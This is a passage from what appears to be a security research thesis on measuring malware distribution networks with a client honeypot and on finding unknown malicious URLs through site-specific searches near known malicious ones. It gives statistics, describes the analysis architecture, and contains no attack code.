Next, the malware was analyzed by our dynamic behavior analysis engine, which executes malware and monitors its communications. This system has two environments: a closed environment and half-open environment.The former includes fake servers (i.e., DNS, IRC, HTTP) emulating the real Internet in a virtual environment, and the latter connects to the real Internet according to need (e.g., to download a additional component). In this analysis, each malware was analyzed for 3 minutes in a closed environment. The result of dynamic behavior analysis of collected malware executables is shown in Table 6.1. Of the malware, 57% communicate with other hosts, and 96% of those 57% communicate by HTTP. This result shows a distinction of malware based on infection vectors. Generally, it said that typical malware such as a bot (Sdbot, Mocbot, Spybot and so on) uses Internet Relay Chat (IRC) as its main communication protocol, while web-based malware mainly uses HTTP. The reason that web-based malware uses HTTP is that it is commonly used by Internet users and is easy to camouflage as a normal communication to circumvent detection. Communications to other hosts involve downloading main components by downloader and sending compromised hosts' information to adversaries' servers.

I extracted 239 FQDNs and 110 IP addresses from communications with malware and 349 remote hosts after infection. Some different malware executables communicate same destination hosts and same communication pattern such as




Figure 6.5. Variants of malware

protocol and payload strings. One of the occasions is that these malware executables derived from multiple exploit sites made by same adversary. Therefore, we assume that specific communication patterns enable rough classification of malware executables for simplifying malware analysis based on the similarity of communication pattern in advance of high cost and in-depth analysis such as reverse code engineering, long-term dynamic analysis and so on.

6.3. Tracking malware distribution networks

To track malware distribution networks, our system extracts the relations between each URL on those networks. I extracted and analyzed the redirect chain intended for detected URLs.

6.3.1 Extracting redirect chain

I extracted source-destination URL pairs, those of IP address pairs, and the category of redirection within detected URLs in Sect. 6.1. 17% of FQDNs and

Table 6.1. Result of dynamic behavior analysis

				Num
Execute				653
	Communicate			399
		TCP		389
			HTTP	382
			PORT_80	16
			IRC	1
			Other	8
		UDP		291
			DNS	287
			Other	19
	Non-Comm.			154
Non-Exec.				42

Table 6.2. Statistics for categories of redirect used by detected malicious sites

Category	Percentage
Iframe	71.2
Frame	11.3
META-refresh	0.01
HTTP-30x	16.2
Other (JavaScript or Unknown redirect)	0.01

34% of IP address were newly extracted. In other words, these sites were behind the first accessed URLs.

Detected malicious sites often use multiple redirect and multi-hop redirect methods. Statistics for the categories of redirect are shown in Table 6.2. Almost all the redirect methods mainly use iframe.

6.3.2 Backend aggregation of malware distribution network

A visual representation of a part of the observed malware distribution networks is shown in Fig. 6.6. Circles and arrows represent URLs and the direction of redirect, respectively. Most parts of the observed malware distribution networks represent a feature of scale-free networks. The basic structure is an abundance of landing sites chaining to several hub nodes (e.g., hopping sites or exploit sites). Some networks composed of thousands of nodes exist. The reason the number of unique binaries is only 1/40 of the number of collected malware binaries is that the same exploit sites were accessed and the same malware executables were downloaded in many cases. Adversaries employ compromised website as landing website for disposable use. In contrast, they conceal a backend-core website such as exploit website and malware distribution website containing important imformation (e.g., exploit code, malware executable, access inforamtion). Trancking malware distribution network discloses this aggregated structure.

I assume a representative countermeasure against web-based attacks is URL or IP filtering. This countermeasure is effective for filtering hub nodes rather than filtering all nodes from these scale-free networks because the contents of hub nodes often include exploit codes and that of terminal nodes often include only redirect instructions. Moreover, because migration of nodes is difficult for large scale networks, the network structure of large groups is comparatively stable.

The number of passive references (in-degree) from each node and the number of join nodes which are underlying UPLs from certain URL to leaf URLs for redirection are shown in Fig. 6.7. The numbers are arranged from highest to lowest. A measure against nodes having many passive references (the left side of Fig. 6.7) would be effective. For example, if we filter the top ten URLs with regard to in-degree, we could defeat about 85% of detected malicious URLs without filtering each detected URL.

6.4. Lifetime of malware distribution networks

I checked the same sites on our URL list periodically for half a year. I observed the changing structure of malware distribution networks and the decrease of the malicious sites within. The increase and decrease of the number of sites in five




Figure 6.6. Visualization of detected malware distribution networks

of our chosen networks and the total number of detected URLs are shown in Fig. 6.9. This figure includes the top three large scale networks. As time advanced, the number of chain nodes gradually decreased for the majority.

Small scale networks and stand alone sites have the tendency to be comparatively unstable (i.e., to disappear within a short time or merge with other networks). In contrast, the structure of large networks is comparatively stable because node migration is difficult in large scale networks. For example, 91.6% of the nodes in the largest network (network A) had existed for at least 5 months. Meanwhile, small scale networks tend to survive shorter than that of large scale in




Figure 6.7. In-degree and summation of join nodes under each URL by redirection




Figure 6.8. Distribution of in-degree and summation of join nodes

our result. I assume that aggregated structure has trade-off between low management cost to high migration cost. For this reason, filtering of large scale networks is more effective than that of small scale networks or stand alone sites.

6.5. Summary

I confirmed the feasibility of my client honeypot implementation and disclosed the properties of observed malicious websites and collected malware executables. In particular, my investigation result revealed various hosting structures of malicious URLs and aggregated malware distribution networks. Small malware




Figure 6.9. Increase and decrease of detected malicious sites for each network

distribution networks and stand-alone malicious websites have a tendency to be comparatively unstable. In contrast, large malware distribution networks are comparatively stable. Moreover, if we filter the top ten passive referenced URLs that are backend-core websites, we can defeat about 85% of detected malicious URLs without filtering each detected URL. These properties are expected to be useful in taking appropriate and scalable countermeasures to malicious websites.

Chapter 7

Discovering malicious website

To satisfy the requirement of seed URL selection, I consider how to effectively select inspection URLs in the web space. I propose an effective method for discovering potential malicious URLs in the neighborhood of a malicious URL by using a search engine.

7.1. For seed URL extraction

User-report-based malicious URL collection is used by many websites that provide blacklists. Generally, user reports have lower accuracy and reliability than automatically generated reports, but suspicious URLs can be collected from a wide variety of web users. Many related works have proposed methods to discover malicious URLs on the web. These methods sample and inspect URLs in various keyword categories from search engine results [49] [79]. In Ref. [79], search results for specific keyword categories tended to involve malicious URLs related to drive-by downloads.

In Ref. [66], the large web repository of a search engine is used for lightweight screening as the first step in web inspection. However, this screening method has to directly scan the search engine's repository, which is not normally disclosed to the public, so a party other than the search engine provider cannot use this method for generating blacklist URLs. Moreover, because the entire web space must be crawled and its contents evaluated, large-scale equipment is needed.

One effective method for discovering malicious URLs by using a search engine is encompassed by WebCop [74]. WebCop focuses on only click-download infections and identifies landing sites by using the bottom-up approach. This approach starts with the final destination download URL and follows the web graph hyperlink in the reverse direction to identify higher level landing sites. By focusing on a seed URL provided in the telemetry report from an anti-virus application, WebCop utilizes web graph information, which is stored by search engines, effectively. This method does not need random crawling. However, when malware download URLs are accessed due to an exploit code (i.e., drive-by downloads), we cannot discover the linkage information between malicious URLs from a web graph based on search engine results. This is because there is no hyperlink relationship between a landing URL (or an exploit URL) and a malware download URL. For this reason, drive-by downloads are out of the scope of this method.

7.2. Structural neighborhood URL lookup

Above mentioned related works make blacklisting more efficient. However, an adversary may try to change a malicious URL to avoid blacklisting. There are mainly two ways to avoid URL blacklisting: creating a new domain and changing existing URL elements (i.e., sub domain, path name, file name, and URL parameter). For an adversary, the operational and financial cost of the latter is generally lower than that of the former because there are requirements for registering a new domain name. In contrast, sub domains can easily and arbitrarily be created under a specific domain by its owner. An administrator of a specific website can also alternate paths, file names, and path names of web content on the site. For example, if an adversary is the owner of the domain name `example.com`, he or she can create the sub domain `www.example.com`. In addition, if an adversary is an administrator of the website `www.example.com`, he or she is able to copy/move malicious web content from “`/malicious1.html`” to “`/malicious2.html`”. This anti-blacklisting technique is a serious obstacle to blacklisting.

To improve blacklisting, I propose a method for discovering unknown malicious URLs. My proposed method is based on my assumption that unknown malicious URLs are located in the URL structural neighborhood of known malicious URLs; the method conducts a *structural neighborhood URL lookup* near known malicious URLs. Stractural neighborhood URL lookup targets a specific web space on the basis of the structure of malicious URLs and effectively retrieves URLs in that web space. Exploring URLs in a specific web space is a functionality of commercial search engines. I inspected web contents indicated by a candidate URL, and if the content was malicious, I added the URL to a blacklist. In this work, I also implemented an original system for identifying unknown malicious URLs and confirmed the effectiveness of my system in real web space. The main contributions of my proposed structural neighborhood URL lookup are

- a search method to extract candidate URLs from a narrowed web-space search range for blacklisting,
- effective identification of unknown malicious URLs, and
- detection of two types of malware infection, i.e., drive-by download and click-download.

7.2.1 Proposed method

To discover unknown malicious URLs effectively, it is important to focus on a limited web space that has a high probability of containing potential malicious URLs. One strategy to avoid blacklisting is for an adversary to mutate a malicious URL. Therefore, I assume that a newly created malicious URL is located in the structural neighborhood of a known malicious URL owned by an adversary. On the basis of this assumption, I propose an effective method for discovering malicious URLs that looks up only the structural neighborhood of known malicious URLs and retr ieves URLs there as blacklist candidates. A conceptual example of structural neighborhood URL lookup is in Fig. 7.1. The proposed method reduces inessential large-scale crawling of web space, which is a serious problem in other methods, and discovers unknown malicious URLs effectively. The method (Fig. 7.2) executes the following steps.

A. *Collect a seed URL*

B. *Search for neighborhood URLs of the corresponding seed URL to extract candidate URLs*




Figure 7.1. Structural neighborhood URL lookup

My approach discovers potential malicious URLs existing in neighborhood of known malicious URL (`http://www1.example.com/exploit1.php`).

C. *Crawl candidate URLs and identify malicious URLs through dynamic and static content analysis*

When the malicious content is detected, at the minimum, by either the dynamic analysis or static analysis, the URL containing that content can be added to a blacklist as a ne wly identified malicious URL. Detailed explanations of each step are in Sects. 7.2.1, 7.2.1, and 7.2.1, respectively.

Malware infections via the web are not only triggered by click-downloads but also drive-by downloads; the latter is out of the scope of the reverse hyperlink-traversal proposed by WebCop.The impact of automatic infection is greater than that of manual infection. Therefore, my proposed method focuses on not only click-downloads but also drive-by downloads. WebCop focuses on a web-graph-based neighborhood, while my approach focuses on a URL-structure-based neigh-




Figure 7.2. Procedure of proposed method

borhood. My proposed method can retrieve various kinds of candidate URLs that are exploit URLs, corresponding to landing URLs and malware download URLs, because it focuses on the loc ality of malicious URLs. My method does not track reverse hyperlinks from download URLs to corresponding landing URLs, so the landing URLs for click-download infection are out of its scope. Table 7.1 shows the coverage of the above two approaches. Due to the difference in coverage by the two approaches, a consolidated solution to broaden the coverage of both approaches can be obtained in the future.

Collecting seed URLs

A URL that is currently or was previously known to be malicious is desirable as a seed URL because the proposed method is based on my assumption that unknown

Table 7.1. Applicable coverages of reverse hyperlink-traversal and structural neighborhood URL lookup

	Click-download		Drive-by download		
	Landing URL	Malware download URL	Landing URL	Exploit URL	Malware downlaod URL
Reverse hyperlink-traversal	√	√	-	-	-
Structural neighborhood URL lookup	-	√	√	√	√

malicious URLs tend to be located next to known malicious URLs created by the same adversary. We can use a URL detected by intrusion detection system or a public blacklist URL as a seed URL. Various kinds of malicious URLs (e.g., landing URLs, exploit URLs, and malware download URLs) can be registered in a blacklist. My proposed method can target all these malicious URLs. It can use a seed URL in combination with existing blacklists, so it has scalability for seed URL collection.

Searching structural neighborhood of URLs

The proposed method next searches the neighborhood of the seed URL through a search engine. In this way, can extract URLs structurally located next to known malicious URLs, called neighborhood URLs, as candidates for blacklisting. For this extraction, I use a site-specific search, which is a search engine function. This search function enables us to extract URLs by focusing on a limited range, such as a specific domain or URL. How to determine a search range must also be considered. If we set the top-level domain (TLD) of a target URL as the search range, we retrieve too many general sub domains under the TLD that have no relationship with each other. In addition, search engines have limits on the number of search result URLs returned, and we cannot collect more URLs than this limit. For example, the upper limit of major search engines, such as Google, Yahoo, and Bing, is 1,000 URLs. Therefore, to keep the number of extracted search result URLs within the limit, the structural neighborhood

URL lookup targets multiple granularities of a search range, from fine-grained partitions in the URL path to coarse-grained partitions in the domain. Thus, a locality-sensitive lookup is possible. Creating a search query and structural neighborhood URL lookup are described below.

Disassembling URL string to create search query

To create the search query, I disassemble a URL string to determine the granularity of a search range. First, consider the meaning of a URL structure and its disassembled strings. In RFC1738 [28], HTTP URLs are described as mainly composed of *domain-parts* and *path-parts*. A domain-part indicates where a website is located in the Internet; either the domain name or IP address is set in the domain-part. A path-part indicates where web content is located in a specific website described in the domain-part. A domain name consists of one or more labels that are concatenated and delimited by dots ("."), and the hierarchy of domains descends from the right to the left label. In a similar way, a path is delimited by a forward slash ("/"), and the hierarchy of paths descends from the left to the right. In the URL disassembling phase, first, the URL is split into the domain-part and path-part elements. Then, the elements are concatenated in higher hierarchy order to create URL substrings. A path-part is a slash ("/")-delimited string that is divided into prefixes, with directories as the unit. For example, path-part "`path1/path2/index.html`" is divided into two prefixes: "`path1/`" and "`path1/path2/`". A domain-part is a dot (".")-delimited string that is divided into suffixes, with domains as the unit. For example, the domain-part "`www.example.co.jp`" is divided into three suffixes: "`jp`", "`co.jp`", and "`example.co.jp`".

Each suffix of a domain-part can be composed of a URL substring by itself. The URL substring for a search query can be composed of only a suffix of a domain name or a string concatenating FQDN, i.e., the whole domain name, and a path-part prefix. Thus, we can create two types of URL substring: one composed of a domain-part suffix, and one composed of an FQDN and a path-part prefix. The steps of the above process are shown in Fig. 7.3.

The TLD (e.g., "`.jp`") and public suffix (e.g., "`.co.jp`") indicate the public domain space. The administration of a large number of general sub domains is



Seed URL http:// <domain-part> / <path-part>
Domain-part
Path-part
Domain-part elements
… <2nd level> <Top level>
Path-part elements
<Top depth> <2nd depth> …
URL substring
<Top level>
<2nd level> . <Top level>
… .<2nd level> . <Top level>
… .<2nd level> . <Top level> / <Top depth>
… .<2nd level> . <Top level> / <Top depth> / <2nd depth>
… .<2nd level> . <Top level> / <Top depth> / <2nd depth> /…
If it an URL substring is public suffix domain, it is excluded.

Figure 7.3. Disassembling URL string and creating URL substring for search query

1. Extract `domain-part` and `path-part` from URL string. 2. Split each part into elements. 3. Concatenate elements in higher hierarchy order to create URL substrings.

delegated away from that of a higher-level domain. Thus, the results include URLs on unspecified sub domains. Due to this, we should exclude the TLD and public suffix from the URL substring for a site-specific search query. By comparing a suffix domain string to TLD strings provided by IANA [27], we can determine whether a suffix domain is a TLD. However, administration of a specific domain name under the TLD is delegated to each domain name registrar, so there is no algorithmic method to identify whether a specific domain name is a public suffix. Instead, I refer to the public suffix list [52] published by the Mozilla project.

Lookup neighboring URL

A site-specific search is used for my structural neighborhood URL lookup of candidate URLs. If we assign a specific domain or URL as the query in a site-specific search, we can retrieve URLs in the target search range. An example site-specific search command is "site:*string*". We can assign a domain name or URL substring to *string*, e.g., the search range "site:`example.com`" targets URLs having the domain-part *.example.com (i.e., arbitrary sub domains of "`example.com`"). In a similar way, the search range "site:`www.example.com/path1/`" targets URLs having the domain-part www.example.com and the path-part path1/* (i.e., arbitrary sub-directories of "`path1/`").

URL crawling and contents inspection

In my proposed method, neighborhood URLs located next to malicious URLs are only candidate URLs for blacklisting at this time. To identify whether a URL is actually malicious, we have to inspect the web content of that URL. Therefore, my method collects web content and evaluates whether it is malicious.

There are two typical inspection methods: static content analysis and dynamic content analysis. Static content analysis scans whether strings with malicious characteristics are included in an object (i.e., web content). Dynamic content analysis monitors internal system behavior for anomalies that may indicate the system is being attacked (e.g., file accesses, registry accesses, and process creation events). This analysis can detect an exploitation attempt, whether it is known or unknown. However, a client-environment-dependent exploit code is out of the scope of dynamic content detection mentioned in Chapter 3. For this reason, we must consider what kind of crawler environment should be prepared for crawling malicious websites. In addition, if a URL directly hosts a malware executable (e.g., `http://www.example.com/malware.exe`), web browsers are not attacked by the exploit code; the malware executable is downloaded manually. In contrast, static content analysis can detect known malware executables or exploit codes if the signature file is already updated, although it cannot detect unknown malware executables or exploit codes. Due to this, considering the difference in detection coverage between dynamic analysis and static analysis, I developed a system containing a hybrid detector that conducts dynamic contents analysis based on a real system that contains vulnerabilities. The system also conducts static contents analysis through anti-virus applications and an exploit-code detection tool. These analyses are described next subsection.

High interactive crawling and drive-by download detecting

Two types of client honeypot architecture, i.e., high-interaction and low-interaction, have been proposed in recent research. The latter is basically composed of a browser emulator for collecting and inspecting web content through anti-virus applications [55] [71]. Web browser emulators omit or simplify rendered web contents, so they cannot collect the corresponding web access automatically launched by a previously accessed web content. For example, JavaScript redirect functions or redirect tags created by dynamic HTML techniques are proceeded in runtime. In other words, emulators cannot collect the entirety of web contents. The former uses a real web browser that completely renders entire web contents and monitors the internal system behavior to detect any exploitation [35] [70]. For these reasons, a high-interaction client honeypot is desirable for collecting web contents.

As mentioned above, a high-interaction client honeypot drives a web browser containing vulnerabilities to access websites and detect drive-by download attacks by identifying malicious system behavior. I used Marionette that I developed as mentioned in Chapter 5. Marionette is mainly composed of a vulnerable web browser and a local proxy that is an HTTP proxy server for collecting web contents. To camouflage as a victim machine to analyze malicious URLs that can detect analysis, Marionette uses a real web browser and plug-in applications and collects a series of web contents. Because all HTTP sessions pass through the local proxy, we can extract all web contents as files from the HTTP session data via the local proxy. Moreover, because Marionette monitors file system events in a local system, it can collect newly created files, which are malware executables in most cases. Marionette sets an identifier (crawl ID) to a series of web accesses from the same input URL (e.g., extra web accesses caused by the iframe tag and script). If Marionette detects exploitation caused by an exploit code in a specific crawl, Marionette attaches a "malicious" attribution to the crawl ID.

Marionette can collect click-download-based malware executables. If a web browser accesses a URL that directly indicates an executable (e.g., `http://xxx.com/malware.exe`) and file download starts, the web browser creates dialog boxes prompting the user to click and stop the processing of the web browser contents. Marionette has an automatic dialog-click function so that it can download those executables.

File inspection

The collected files include malicious redirect code, exploit code, and malware executables. However, click-download-based malware infection, such as files downloaded and installed through user interaction, is out of the scope of a dynamic analysis. In addition, a high-interaction client honeypot generally cannot detect a non-executed exploit code, as mentioned above. For these reasons, to inspect files downloaded from the web, I use anti-virus applications and an exploit-code detection tool. In particular, a local proxy in front of Marionette collects web contents (e.g., .html, .js, .pdf, and .exe files). Marionette also collects newly created files in the local system, excluding benign files such as cache and configuration files.

Basically, an anti-virus application compares a file to signatures, which are small sets of characteristic strings contained in malicious content, and determines whether the file is malware. Signatures that are typical exploit codes or malicious redirect codes [1] are registered in anti-virus applications. However, because malicious codes are normally obfuscated by scripting language such as JavaScript and VBscript, many varieties of potential malicious content exist on the web . Therefore, signature-based detection obtains many false-negatives. Legitimate websites also use obfuscation techniques to protect their web content. If we determine all obfuscated web content to be malicious, the results may then include many false-positives. To counter obfuscation of malicious web contents, web content de-obfuscation tools have been published, such as jsunpack-n [22]. This tool unpacks obfuscated script by running an emulation on a JavaScript interpreter. It also detects strings with malicious characteristics in web contents by comparing them to signatures.For example, the exploit code targeting CVE-2006-3730 includes both `WebViewFolderIcon.WebViewFolderIcon.1` and `setSlice`, which are strings registered in th e rule file. 